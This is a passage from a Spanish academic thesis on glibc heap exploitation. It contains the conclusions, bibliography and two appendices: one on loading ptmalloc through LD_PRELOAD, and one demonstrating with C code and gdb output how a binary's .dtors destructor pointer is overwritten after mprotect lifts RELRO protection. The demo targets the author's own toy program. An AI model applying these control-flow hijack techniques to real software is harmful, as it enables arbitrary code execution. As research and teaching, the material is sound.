El principal problema al llevar a cabo esta investigación ha sido la falta de documentación. En cuanto a la primera parte del trabajo, donde se detallaba exhaustivamente el funcionamiento del *heap*, mayormente la información detallada ha sido extraída del propio código fuente. El único documento existente sobre el tema se puede encontrar en [12] que a pesar de ser sólo un *draft* y de ser imposible obtener el trabajo al completo, es el único documento que realmente realiza un buen estudio sobre el algoritmo utilizado para implementar la gestión de la memoria dinámica. Sin duda, ha sido de gran ayuda aun cuando ciertas explicaciones hacían referencia a estructuras de datos desfasadas en comparación a la versión de la *glibc* que se ha tratado en esta investigación.
Lo más sorprendente es que ni el desarrollador del algoritmo *ptmalloc2*, ni los programadores de la *glibc* hayan desarrollado ningún tipo de documentación exhaustiva sobre el funcionamiento del algoritmo.
A pesar de todas estas dificultades, es justo decir que se ha conseguido dar una idea concisa de cómo se gestiona la memoria dinámica. Y si bien es cierto que muchos conceptos se han obviado, este hecho no ha sido fruto del azar o la ignorancia, sino que la decisión ha sido tomada de manera consciente con el objetivo de darle al lector los conocimientos necesarios para entender todos los conceptos que se iban a tratar en los siguientes capítulos de la investigación.
Además, se cree que el modo de detallar las funcionalidades del algoritmo, citando el archivo de código fuente y el número de línea, da confianza al lector para adentrarse por él mismo en el código fuente y poder obtener los conocimientos necesarios para seguir desde el punto donde esta investigación lo ha dejado. Por otro lado, documentar con esta metodología el código fuente que implementa el algoritmo permite al lector comprobar cada una de las afirmaciones hechas en esta investigación, y no son pocas las afirmaciones que contradicen lo publicado en otros artículos de este campo.

En cuanto a la segunda parte de esta investigación, tal y como ya se ha comentado, los resultados obtenidos han sido muy satisfactorios. El haber realizado un estudio exhaustivo del algoritmo me ha permitido obtener una visión de conjunto del funcionamiento del *heap*. Del mismo modo, empezar a estudiar las técnicas utilizadas en el pasado para explotar el *heap* hasta llegar a las técnicas más actuales también me ha permitido obtener una visión global del estado del arte. Gracias a este proceso de estudio, conociendo los orígenes e ir evolucionando hasta la actualidad,

me ha permitido descubrir una modificación a la técnica de explotación utilizada en el pasado, que con menos requerimientos que las técnicas actuales, tenía las mismas repercusiones.
En mi opinión, el descubrimiento de esta modificación de la técnica *unlink*, es trivial, sin embargo, es posible que para llegar a este punto se necesitara obtener la visión de conjunto que se ha mencionado. Sin conocer las técnicas del pasado, cómo se solucionaron y hacia dónde han evolucionado, jamás me hubiera dado cuenta de que con uno de los requisitos de las técnicas actuales se podía vulnerar la solución que utilizaron para neutralizar la técnica *unlink* - la que se utilizaba en el pasado.

También es importante darse cuenta de que las técnicas utilizadas para vulnerar el algoritmo encargado de realizar la gestión de la memoria dinámica no sólo son aplicables a este algoritmo. El modo en el que se gestionan los datos en este algoritmo es débil de por si. Una gran lección aprendida a partir de esta investigación es que es muy peligroso mezclar los datos de control del algoritmo con los datos del usuario. La solución a este problema es realmente difícil y posiblemente pase por la implementación de medidas de seguridad a nivel de sistema operativo tales como ASLR.
Con esto quiero decir que seguro que existen cientos de algoritmos utilizados en otros lugares que cometen el mismo error y las técnicas plasmadas en esta investigación de bien seguro que se pueden extrapolar a otros algoritmos.

Por último, también me gustaría remarcar la importancia del Apéndice B. Aun siendo un apéndice, la relevancia de los datos explicados en él es de suma importancia. Los mecanismos introducidos por los desarrolladores del compilador *gcc* han hecho que muchos de los exploits existentes a fecha de hoy se hayan vuelto obsoletos del día a la mañana. Todos aquellos exploits que utilizaban la sobrescritura de la sección .dtors como vector para ejecutar código arbitrario han quedado obsoletos a menos que se hayan amoldado a las nuevas medidas de seguridad implementadas por el compilador. Estas nuevas medidas de seguridad han pasado desapercibidas por la mayoría con lo que existen muy pocas referencias publicadas al respecto. Es por esta razón que publicarlas en una investigación como esta, ayudará a promover el conocimiento de dichas medidas de seguridad.

# 8. Coste temporal

A continuación se muestra una estimación del tiempo dedicado al desarrollo de esta investigación. Evidentemente, es imposible realizar un control exacto del número de horas invertido en esta investigación. Sin embargo, el hecho de haber sido metódico durante cierto tiempo me permite tener una idea general del tiempo utilizado.
Con todo y con eso, la idea principal con la que se debería quedar el lector es el porcentaje de horas utilizadas en cada apartado en vez de fijarse en el número exacto de horas.

| Concepto | Horas | Porcentaje |
|---|---|---|
| Documentación | 150 | 27.27 |
| Realización parte teórica | 225 | 40.9 |
| Realización parte práctica | 175 | 31.81 |
| Horas totales | 550 | 100 |

Tabla 3. Coste temporal

Como se puede ver, el número de horas estimado para la documentación es el más bajo. Realmente, esta afirmación es engañosa ya que llevo muchos años formándome en el campo de la investigación de vulnerabilidades y su explotación. El número de horas reales de lectura realmente sobrepasaría con creces el estimado. Sin embargo, sólo se ha hecho un cálculo aproximado del número de horas invertidas en la documentación desde el momento en el que se decidió realizar esta investigación.
El número de horas registrado como realización de la parte teórica es el más conflictivo debido a que se hace realmente difícil diferenciar en este apartado y el de la documentación. Ambos conceptos están bastante relacionados, pero es evidente que en el desarrollo del texto se ha invertido más tiempo que en la documentación.

A diferencia de otros trabajos en el campo de la ingeniería informática, en esta investigación se ha invertido más tiempo en el desarrollo de los conceptos teóricos que no en el desarrollo del *software* en si. Esto se debe, en primer lugar, a que este trabajo es realmente una investigación. Se han estudiado de forma exhaustiva muchos conceptos sobre los cuales no existía documentación o ésta estaba obsoleta. Por tanto, el proceso de investigación ha tenido que ser exhaustivo y minucioso. Por otro lado, una vez construida toda la base teórica, la parte de *software* a construir ha sido pequeña en comparación a la base teórica ya que el *software* construido sólo ha servido para corroborar lo explicado.

# 9. Bibliografía

## Libros


[1] J. Foster y V. Liu. *Writing Security Tools and Exploits*. Primera Edición. Canada: Syngress, 2006. Cap. Exploits: Heap, págs. 169-181. ISBN: 1-59749-997-8.

[2] M. Gorman. *Understanding the Linux Virtual Memory Manager*. Primera Edición. United States of America: Prentice Hall, 2004. Cap. 4.1. Linear Address Space. ISBN: 0-13145-348-3.

[3] S. Harris y col. *Gray Hat Hacking: The Ethical Hacker's Handbook*. Segunda Edición. United States of America: The McGraw-Hill Companies, 2008. Cap. Segmentation of Memory, págs. 129-130. ISBN: 978-0-07-149568-4.

[4] J.R Levine. *Linkers & Loaders*. Primera Edición. United States of America: Morgan Kaufmann, 1999. Cap. Storage allocation in ELF, pág. 143. ISBN: 1-55860-496-0.

[5] J. Richter y C. Nasarre. *Windows via C/C++*. Quinta Edición. United States of America: Microsoft Press, 2008, págs. 372-373. ISBN: 978-0-7356-2424-5.


## Artículos


[6] Autor anónimo. «Once upon a free()...» En: *Phrack* 57.9 (2001). URL: http://www.phrack.com/issues.html?issue=57&id=9 (visitado 13-08-2012).

[7] blackngel. «Heap Overflows en Linux: I». En: *SET* 37.16 (2009). URL: http://www.set-ezine.org/index.php?num=37&art=16 (visitado 12-07-2012).

[8] blackngel. «Malloc Des-Maleficarum». En: *Phrack* 66.10 (2009). URL: http://www.phrack.org/issues.html?issue=66&id=10 (visitado 20-03-2012).

[9] blackngel. «The House Of Lore: Reloaded». En: *Phrack* 67.8 (2010). URL: http://www.phrack.org/issues.html?issue=67&id=8 (visitado 13-08-2012).

[10] D. Blazakis. «Interpreter Exploitation». En: *4th USENIX Workshop on Offensive Technologies* (2010). URL: http://static.usenix.org/event/woot10/tech/full_papers/Blazakis.pdf (visitado 13-08-2012).

[11] Tyler Durden. «Bypassing PaX ASLR protection». En: *Phrack* 59.9 (2002). URL: http://www.phrack.com/issues.html?issue=59&id=9 (visitado 13-08-2012).

[12] J. N. Ferguson. «Understanding the heap by breaking it». En: *Black Hat Conference USA* (2007), pág. 9.

[13] jp. «Advanced Doug lea's malloc exploits». En: *Phrack* 61.6 (2003). URL: http://phrack.org/issues.html?issue=61&id=6 (visitado 13-08-2012).

[14] K-sPecial. «The House of Mind». En: *.aware eZine Alpha* alpha.4 (2007). URL: http://www.awarenetwork.org/etc/alpha/?x=4 (visitado 07-02-2012).

[15] Michel "MaXX" Kaempf. «Vudo - An object superstitiously believed to embody magical powers». En: *Phrack* 57.8 (2001). URL: http://www.phrack.org/issues.html?issue=57&id=8#article (visitado 13-08-2012).

[16] C. Lever y D Boreham. «malloc() Performance in a Multithreaded Linux Environment». En: *CITI Technical Report 00-5* (2000), pág. 3.

[17] A. López Fernández. «Introducción a la explotación de software en sistemas Linux». En: (2009). URL: http://www.overflowedminds.net/Papers/Newlog/Introduccion-Explotacion-Software-Linux.pdf (visitado 22-05-2012).

[18] T. Müller. «ASLR Smack & Laugh Reference». En: (2008). URL: http://users.ece.cmu.edu/~dbrumley/courses/18732-f11/docs/aslr.pdf (visitado 13-08-2012).

[19] H. Sacham y col. «On the Effectiveness of Address-Space Randomization». En: *11th ACM Conference on Computer and Communications Security* (2004). URL: http://www.stanford.edu/~blp/papers/asrandom.pdf (visitado 13-08-2012).

[20] O. WhiteHouse. «GS and ASLR in Windows Vista». En: *Black Hat Conference Europe* (2007). URL: http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Presentation/bh-dc-07-Whitehouse.pdf (visitado 13-08-2012).

# Páginas Web

Nota: Los recursos aquí citados no tienen por qué haber pasado un proceso de revisión. Sin embargo, eso no significa que la calidad o veracidad de sus contenidos sea inferior a otros recursos.

[21] University of Alberta. *Understanding Memory*. 2008. URL: http://www.ualberta.ca/CNS/RESEARCH/LinuxClusters/mem.html (visitado 29-06-2012).

[22] Julian Cohen. *RELRO: RELocation Read-Only*. Polytechnic Institute of New York University Research Lab. 2011. URL: http://isisblogs.poly.edu/2011/06/01/relro-relocation-read-only/ (visitado 07-07-2012).

[23] M. Conover. *w00w00 on Heap Overflows*. 1999. URL: http://www.cgsecurity.org/exploit/heaptut.txt (visitado 13-08-2012).

[24] Solar Designer. *JPEG COM Marker Processing Vulnerability*. 2000. URL: http://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability (visitado 13-08-2012).

[25] Gustavo Duarte. *Anatomy of a Program in Memory*. 2009. URL: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory (visitado 29-06-2012).

[26] Phantasmal Phantasmagoria. *The Malloc Maleficarum: Glibc Malloc Exploitation Techniques*. 2005. URL: http://seclists.org/bugtraq/2005/Oct/118 (visitado 04-03-2011).

[27] Juan M. Bello Rivas. *Overwriting ELF .dtors section to modify program execution*. 2000. URL: http://seclists.org/bugtraq/2000/Dec/175 (visitado 05-09-2012).

# A. Apéndice I

## Cargando librerías externas vía LD_PRELOAD

En este apéndice se detalla el modo por el cual es posible utilizar funciones para la gestión de la memoria dinámica que sean externas a la *glibc*. De este modo se conseguirá que cuando un programa ejecute una función como por ejemplo `malloc()`, se ejecute la función `malloc()` implementada en una librería externa.
En el caso que concerniente a esta investigación, las funciones que se ejecutarán serán aquellas implementadas en el algoritmo original *ptmalloc*, de modo que, a diferencia de lo que ocurriría en un sistema GNU/Linux configurado por defecto, la librería estándar de C instalada en el sistema no tendrá ningún efecto en el momento de ejecutar las funciones relacionadas con la gestión de la memoria dinámica del sistema.

El primer paso a seguir es descargar el código del algoritmo *ptmalloc* de su página web original [32].
Una vez descargado se debe descomprimir con el comando:

```
tar xvf ptmalloc2-current.tar.gz
```

El contenido de la carpeta descomprimida debería ser el siguiente:

```
newlog@ubuntu:~/Downloads/ptmalloc2$ ls -1
arena.c
ChangeLog
COPYRIGHT
hooks.c
lran2.h
Makefile
malloc.c
malloc.h
malloc-stats.c
README
sysdeps
tst-mallocstate.c
tst-mstats.c
t-test1.c
t-test2.c
t-test.h
newlog@ubuntu:~/Downloads/ptmalloc2$
```

Código 54. Archivos del algoritmo *ptmalloc*

[32] Código *ptmalloc*:`http://www.malloc.de/malloc/ptmalloc2-current.tar.gz`

Para compilar el código sólo sería necesario ejecutar el comando `make shared`. Sin embargo, si se ejecuta dicho comando se obtiene el siguiente error:

```
newlog@ubuntu:~/Downloads/ptmalloc2$ make shared
cc -shared -fpic  -g -O   -DUSE_TSD_DATA_HACK -D_REENTRANT -Isysdeps/generic -
    DTHREAD_STATS=1  malloc.c malloc-stats.c -o malloc.so
In file included from malloc.c:1484:
malloc.h:72: warning: "__THROW" redefined
/usr/include/sys/cdefs.h:47: note: this is the location of the previous definition
malloc.c: In function 'mremap_chunk':
malloc.c:3307: error: 'MREMAP_MAYMOVE' undeclared (first use in this function)
malloc.c:3307: error: (Each undeclared identifier is reported only once
malloc.c:3307: error: for each function it appears in.)
In file included from malloc-stats.c:27:
malloc.h:72: warning: "__THROW" redefined
/usr/include/sys/cdefs.h:47: note: this is the location of the previous definition
make: *** [malloc.so] Error 1
newlog@ubuntu:~/Downloads/ptmalloc2$
```

Código 55. Compilación erronea de *ptmalloc*

Para solucionar este error basta con ir a la línea 693 del archivo malloc.c y modificar el siguiente código:

```
1 #ifndef HAVE_MREMAP
2 #ifdef linux
3 #define HAVE_MREMAP 1
4 #else
5 #define HAVE_MREMAP 0
6 #endif
```

Código 56. HAVE_MREMAP igual a 1 (malloc.c:693)

Por:

```
1 #ifndef HAVE_MREMAP
2 #ifdef linux
3 #define HAVE_MREMAP 0
4 #else
5 #define HAVE_MREMAP 0
6 #endif
```

Código 57. HAVE_MREMAP igual a 0 (malloc.c:693)

Esta modificación no afecta al funcionamiento del algoritmo dadas las funciones que se tratan en esta investigación, así que este cambio en el código es superfluo. Una vez realizado dicho cambio basta con ejecutar el comando de nuevo:

```
newlog@ubuntu:~/Downloads/ptmalloc2$ make shared
cc -shared -fpic  -g -O   -DUSE_TSD_DATA_HACK -D_REENTRANT -Isysdeps/generic -
    DTHREAD_STATS=1  malloc.c malloc-stats.c -o malloc.so
In file included from malloc.c:1484:
malloc.h:72: warning: "__THROW" redefined
/usr/include/sys/cdefs.h:47: note: this is the location of the previous definition
In file included from malloc-stats.c:27:
malloc.h:72: warning: "__THROW" redefined
/usr/include/sys/cdefs.h:47: note: this is the location of the previous definition
newlog@ubuntu:~/Downloads/ptmalloc2$ ls -1
arena.c
ChangeLog
COPYRIGHT
hooks.c
lran2.h
Makefile
malloc.c
malloc.h
malloc.so
malloc-stats.c
README
sysdeps
tst-mallocstate.c
tst-mstats.c
t-test1.c
t-test2.c
t-test.h
```

Código 58. Compilación correcta de *ptmalloc*

Tal y como se puede ver, se ha generado un nuevo archivo llamado malloc.so. Esta es la librería que se debe cargar por tal de evitar que se ejecuten las funciones de la *glibc*. Para hacerlo basta con ejecutar los siguientes comandos[33]:

```
newlog@ubuntu:~/Downloads/ptmalloc2$ LD_PRELOAD=$(pwd)/malloc.so
newlog@ubuntu:~/Downloads/ptmalloc2$ export LD_PRELOAD
newlog@ubuntu:~/Downloads/ptmalloc2$ env | grep LD_PRELOAD
LD_PRELOAD=/home/newlog/Downloads/ptmalloc2/malloc.so
```

Código 59. LD_PRELOAD

Para eliminar esta variable de las variables de entorno y que el comportamiento del sistema vuelva a ser el mismo, basta con ejecutar el comando `unset LD_PRELOAD`.

Por último, y de modo opcional, si el lector tiene intención de ir más allá en el estudio del algoritmo, le sería de ayuda compilar el código con soporte para dar

[33]Información sobre LD_PRELOAD:
`http://en.wikipedia.org/wiki/Dynamic_linker#ELF-based_Unix-like_systems`

información sobre las macros utilizadas una vez lo esté depurando con *gdb*[34]. Para conseguirlo, se deben añadir ciertos parámetros en el archivo Makefile.
Se debe añadir la siguiente variable en la línea 51 (aunque no debe ser necesariamente en la línea 51):

```
1 MACRO_INFO = -gdwarf-2 -g3
```

Código 60. Información para las macros (Makefile:51)

A continuación se debe modificar la línea 73 del mismo archivo para que quede tal que así:

```
1 malloc.so: malloc.c malloc-stats.c malloc.h
2         $(CC) $(MACRO_INFO) $(OPT_FLAGS) $(SH_FLAGS) $(CFLAGS) $(
              M_FLAGS) malloc.c malloc-stats.c -o $@
```

Código 61. Nuevos flags para la compilación (Makefile:73)

Como se puede ver, sólo se ha añadido la variable `MACRO_INFO` al conjunto de flags utilizados en el momento de la compilación.
Gracias a esto, cuando el lector esté depurando el código fuente del algoritmo, será capaz de obtener información sobre las macros utilizadas en el código gracias a los comandos del depurador *gdb* utilizados con dicho objetivo.

[34]Información sobre el depurador *gdb*:
`http://www.gnu.org/software/gdb/`

# B. Apéndice II

## Sobrescribiendo la sección .dtors en el 2012

Se conoce como .dtors la sección de un ejecutable ELF donde se almacenan las direcciones en memoria de las funciones a ejecutar una vez dicho binario se haya ejecutado. Dichas funciones se conocen con el nombre de destructores. El Código 62 servirá para entender mejor cómo funcionan los destructores y la sección .dtors.

```
1  #include <stdio.h>
2
3  void destructor(void) __attribute__ ((destructor));
4
5  int main(void) {
6
7          printf("Primero se ejecuta el main.\n");
8          printf("Despues, salta a 0x%x\n", (unsigned int) &destructor);
9          return 0;
10 }
11
12 void destructor(void) {
13         printf("Y se ejecuta destructor.\n");
14 }
```

Código 62. Destructor de ejemplo

Si se compila y ejecuta el Código 62 se obtiene lo siguiente:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gcc destructor.c -o destructor
    -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ ./destructor
Primero se ejecuta el main.
Despues, salta a 0x8048426
Y se ejecuta destructor.
```

Código 63. Compilación y ejecución del destructor

Como se puede ver, el orden de ejecución es claro. Primero se ejecuta la función *main* y después se ejecuta el destructor.
Por otro lado, con la línea 8 del Código 62 se obtiene que el código ejecutable de la función *destructor* está ubicado a partir de la dirección 0x8048426. Aquí es donde entra la sección .dtors del ejecutable. Si todo es correcto, en dicha sección debe aparecer la dirección de memoria donde se almacena el código del destructor:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ objdump -s -j .dtors ./
    destructor

./destructor:     file format elf32-i386

Contents of section .dtors:
 8049f18 ffffffff 26840408 00000000          ....&.......
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$
```

Código 64. Objdump .dtors section

Con la herramienta *objdump* se puede mostrar información sobre ejecutables. Específicamente, con la opción *-j* se le dice a *objdump* que muestre información sobre una sección en especial del ejecutable. En el caso mostrado, de la sección .dtors. El flag *-s* especifica que se muestre todo el contenido de la sección especificada.
La salida de *objdump* se debe interpretar del siguiente modo. Una vez el binario *destructor* se ejecute, su sección .dtors se almacenará en la dirección de memoria 0x8049f18. Los contenidos de dicha sección son esos tres conjuntos de 4 bytes: ffffffff 26840408 00000000. El primer conjunto de 4 bytes - ffffffff - indica el inicio de dicha sección, y el último conjunto de 4 bytes - 00000000 - indica el fin de la sección. Por último, el conjunto de 4 bytes, 26840408, representa la dirección en *little endian* donde se almacena el código ejecutable del destructor. Tal y como se ha mostrado al ejecutar el código, la dirección es 0x08048426. Destacar que si el código fuente no hubiera tenido ningún destructor, la sección .dtors seguiría existiendo, sin embargo, sólo tendría los primeros 4 bytes a 1 y los últimos 4 bytes a 0, indicando el principio y el final de la sección.

Se hace evidente que si se pudiera sobrescribir el valor donde se encuentra la dirección del destructor, se podría llegar a ejecutar cualquier código almacenado en memoria. El Código 65 está programado a tal efecto.

```
1  #include <stdio.h>
2
3  void destructor(void) __attribute__ ((destructor));
4  void hijack(void);
5
6  int main(void) {
7
8          printf("Primero se ejecuta el main.\n");
9          printf("Despues, salta a 0x%x\n", (unsigned int) &destructor);
10         unsigned int * dtr_section = (unsigned int *)0x8049f18 + 0x4;
11         *dtr_section = (unsigned int) &hijack;
12         return 0;
13 }
14
15 void destructor(void) {
16         printf("Y se ejecuta destructor.\n");
17 }
```

```
18
19 void hijack(void) {
20         printf("Hijack\n");
21 }
```

Código 65. Intento para sobrescribir la sección .dtors

Como se puede ver, en la línea 10 se crea un puntero que apunta a la dirección de memoria 0x8049f1c. Dicha dirección es donde empieza la sección .dtors (0x8049f18) más 4 bytes. Justo donde se ubica el conjunto de 8 bytes 26840408, después de ffffffff. A continuación, con la línea 11, se sobrescribe el valor 26840408, ubicado en la dirección 0x8049f1c que es donde apunta la variable `dtr_section`, por la dirección de memoria donde se ubica la función `hijack`. Si se ejecutará este código, deberían aparecer los dos `printf`s del main y acto seguido el `printf` de la función `hijack`. A continuación se muestra lo que ocurre:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gcc destructor.c -o destructor
    -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ ./destructor
Primero se ejecuta el main.
Despues, salta a 0x8048439
Violación de segmento
```

Código 66. Ejecución del Código 65

A diferencia de lo que se creía, la ejecución del Código 65 no ha sido satisfactoria. Sólo se han ejecutado los dos primeros `printf`s. Para entender lo que ocurre primero se debería depurar el código con *gdb*.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gdb -q destructor
Leyendo símbolos desde /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/destructor
    ...hecho.
(gdb) b main
Punto de interrupción 1 at 0x80483fd: file destructor.c, line 8.
(gdb) r
Starting program: /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/destructor

Breakpoint 1, main () at destructor.c:8
8   printf("Primero se ejecuta el main.\n");
(gdb) n
Primero se ejecuta el main.
9   printf("Despues, salta a 0x%x\n", (unsigned int) &destructor);
(gdb)
Despues, salta a 0x8048439
10    unsigned int * dtr_section = (unsigned int *)(0x8049f18 + 0x4);
(gdb)
11    *dtr_section = (unsigned int) &hijack;
(gdb) x dtr_section
0x8049f1c <__DTOR_LIST__+4>:  0x08048439
(gdb) x/3x 0x8049f18
0x8049f18 <__DTOR_LIST__>:  0xffffffff  0x08048439  0x00000000
(gdb) next

Program received signal SIGSEGV, Segmentation fault.
0x08048430 in main () at destructor.c:11
11    *dtr_section = (unsigned int) &hijack;
(gdb) x/3x 0x8049f18
```

```
0x8049f18 <__DTOR_LIST__>:  0xffffffff  0x08048439  0x00000000
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 32367] will be killed.

¿Salir de cualquier modo? (y o n) y
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$
```

Código 67. Depuración del Código 65

Tal y como se puede apreciar, *gdb* muestra que el ejecutable termina inesperadamente cuando se realiza la asignación de la línea 11 del Código 65. También se puede apreciar que la variable `dtr_section` apunta a la dirección 0x8049f1c que es donde se encuentra la dirección de la función `destructor`. Hasta aquí todo es correcto, sin embargo, al realizar la escritura en memoria a través del puntero `dtr_section`, el programa recibe un `SIGSEGV` y como se puede ver en la siguiente línea, la dirección de memoria 0x8049f1c sigue conteniendo el valor 0x08048439, que es la dirección a la función `destructor`. Esto demuestra que la escritura no se ha realizado.
De estos datos se puede deducir que la página de memoria donde se ubica la sección .dtors no tiene permisos de escritura.

Sin embargo, la herramiento *readelf* muestra lo contrario:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ readelf -S ./destructor | grep
    dtors
  [18] .dtors            PROGBITS        08049f18 000f18 00000c 00  WA  0   0  4
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$
```

Código 68. readelf del destructor

La herramienta *readelf* muestra que la sección .dtors empieza en la dirección 0x08049f18 y tiene un tamaño de 0xc bytes. Todo cuadra hasta el momento, la dirección de la sección es correcta y ocupa 12 bytes que son los tres conjuntos de 4 bytes de los que se hablaba anteriormente. Sin embargo, con las letras WA, *readelf* declara que dicha página de memoria tiene, entre otros, permisos de escritura, cosa que contradice la hipótesis que se ha realizado anteriormente.

A la luz de estos datos, y partiendo de la base de que lo más plausible sigue siendo que la página de memoria no tenga los permisos de escritura, se realiza otra comprobación. Mientras el ejecutable se depura con *gdb*, se obtendrá su identificador de proceso y se consultará su mapa de memoria. A continuación se muestra el proceso a seguir. Lo primero a realizar es depurar el ejecutable y mantenerse detenido en cualquier punto de ejecución mediante un *breakpoint*:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gdb -q destructor
Leyendo símbolos desde /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/destructor
    ...hecho.
(gdb) b main
Punto de interrupción 1 at 0x80483fd: file destructor.c, line 8.
(gdb) r
Starting program: /home/newlog/Documents/TFM/Heap/heap_exploiting/codes/destructor

Breakpoint 1, main () at destructor.c:8
8   printf("Primero se ejecuta el main.\n");
(gdb)
```

Código 69. Depuración del Código 65

A continuación se obtiene el PID del proceso y se consulta su mapa de memoria:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ ps axu | grep destructor
newlog   32457  0.1  0.7  14916  7304 pts/1    S+   07:21   0:00 gdb -q destructor
newlog   32459  0.0  0.0   1684   244 pts/1    t    07:21   0:00 /home/newlog/Documents/
    TFM/Heap/heap_exploiting/codes/destructor
newlog   32465  0.0  0.0   4056   772 pts/0    S+   07:22   0:00 grep --color=auto
    destructor
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ cat /proc/32459/maps
00110000-0012c000 r-xp 00000000 08:01 655474     /lib/ld-2.12.1.so
0012c000-0012d000 r--p 0001b000 08:01 655474     /lib/ld-2.12.1.so
0012d000-0012e000 rw-p 0001c000 08:01 655474     /lib/ld-2.12.1.so
0012e000-0012f000 r-xp 00000000 00:00 0          [vdso]
0012f000-00286000 r-xp 00000000 08:01 655498     /lib/libc-2.12.1.so
00286000-00287000 ---p 00157000 08:01 655498     /lib/libc-2.12.1.so
00287000-00289000 r--p 00157000 08:01 655498     /lib/libc-2.12.1.so
00289000-0028a000 rw-p 00159000 08:01 655498     /lib/libc-2.12.1.so
0028a000-0028d000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 08:01 919806     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/destructor
08049000-0804a000 r--p 00000000 08:01 919806     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/destructor
0804a000-0804b000 rw-p 00001000 08:01 919806     /home/newlog/Documents/TFM/Heap/
    heap_exploiting/codes/destructor
b7ff0000-b7ff1000 rw-p 00000000 00:00 0
b7ffe000-b8000000 rw-p 00000000 00:00 0
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$
```

Código 70. Mapa de memoria del ejecutable

Tal y como se puede ver a partir de la herramienta *ps*, el PID del ejecutable *destructor* es 32459. A continuación se consulta su mapa de memoria a partir del archivo *maps* y, para sorpresa del lector, se podrá ver como el rango de direcciones de memoria de 08049000-0804a000, que es donde está ubicada la sección .dtors, tiene los permisos r–p, con lo que se demuestra, tal y como se había hipotetizado, que no se tienen permisos de escritura en dicha región de memoria.

El porqué de este comportamiento está detallado en la referencia bibliográfica [22]. Se debe a una medida de seguridad llamada RELRO, RELocation Read-Only.

La solución a este problema pasa por asignarle permisos de escritura a la página de memoria que contiene la sección .dtors. A tal efecto, el Código 71 bastará.

```
1  #include <stdio.h>
2  #include <unistd.h>
3  #include <stdlib.h>
4  #include <sys/mman.h>
5
6  void destructor(void) __attribute__ ((destructor));
7  void hijack(void);
8
9  int main(void) {
10
11         printf("Primero se ejecuta el main.\n");
12         printf("Despues, salta a 0x%x\n", (unsigned int) &destructor);
13
14         /* Obteniendo el tamano de pagina de memoria del sistema */
15         int pagesize = sysconf(_SC_PAGE_SIZE);
16         if ( pagesize == -1) {
17                 perror("[-] Page size could not be obtained");
18                 exit(EXIT_FAILURE);
19         }
20
21         /* Poniendo permisos de escritura en la seccion .dtors */
22         mprotect((void*)0x8049000, pagesize, PROT_WRITE);
23         unsigned int * dtr_section = (unsigned int *)(0x8049f18 + 0x4);
24         *dtr_section = (unsigned int) &hijack;
25         return 0;
26 }
27
28 void destructor(void) {
29         printf("Y se ejecuta destructor.\n");
30 }
31
32 void hijack(void) {
33         printf("Hijack\n");
34 }
```

Código 71. Sobrescribiendo la sección .dtors

Con la línea 15 se obtiene el tamaño de las páginas de memoria del sistema. Normalmente este valor será 4096. A continuación, en la línea 22, de la dirección de memoria 0x8049000 hasta la dirección 0x8049000 más el tamaño de página se les pone el permiso de escritura. Si se ejecuta dicho código se obtiene lo siguiente:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gcc destructor.c -o destructor
    -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ ./destructor
Primero se ejecuta el main.
Despues, salta a 0x8048544
Hijack
```

Código 72. Sobrescritura realizada

Como se puede ver, la última línea en escribirse es "Hijack" que es el código de la función `hijack()`, código con el cual se ha sustituido el código de la función `destructor` a partir de modificar la sección .dtors.

Como nota final, cabe destacar otra particularidad en cuanto a la sobrescritura de la sección .dtors. Desde que esta técnica fue publicada [27], no sólo se ha creado la técnica RELRO para intentar sufragar dicha vulnerabilidad, sino que también se ha creado otra estrategia para evitar que se ejecute un destructor si este no se ha declarado en el momento de compilación.
Antiguamente, era posible ejecutar un destructor aun cuando este no había sido declarado en el código fuente. La técnica se basaba en sobrescribir los bytes finales - 00000000 - de la sección .dtors, a diferencia de lo que se ha realizado anteriormente, dónde se ha sobrescrito la dirección del destructor y no el final de la sección. La sobrescritura del final de la sección .dtors engañaba al sistema y aunque la sección .dtors no tuviera el formato adecuado - empezando con cuatro bytes a 1 y acabando con cuatro bytes a 0 - el código ubicado en la dirección con la que se acababan de sobrescribir los últimos cuatro bytes a 0 se ejecutaba sin ningún problema.

En cambio, actualmente si se intenta sobrescribir la sección .dtors de un código que no tenga declarado un destructor, la ejecución del código destructor fraudulento será inviable. En el Código 73 se muestra un código sin un destructor declarado, y en el Código 74 se muestra como, a diferencia de lo que se ha mostrado anteriormente, esta vez no se ejecuta el código de la función `hijack()`.

```
1  #include <stdio.h>
2  #include <unistd.h>
3  #include <stdlib.h>
4  #include <sys/mman.h>
5
6  void hijack(void);
7
8  int main(void) {
9
10         printf("Primero se ejecuta el main.\n");
11
12         /* Obteniendo el tamano de pagina de memoria del sistema */
13         int pagesize = sysconf(_SC_PAGE_SIZE);
14         if ( pagesize == -1) {
```

```
15                  perror("[-] Page size could not be obtained");
16                  exit(EXIT_FAILURE);
17          }
18
19          /* Poniendo permisos de escritura en la seccion .dtors */
20          mprotect((void*)0x8049000, pagesize, PROT_WRITE);
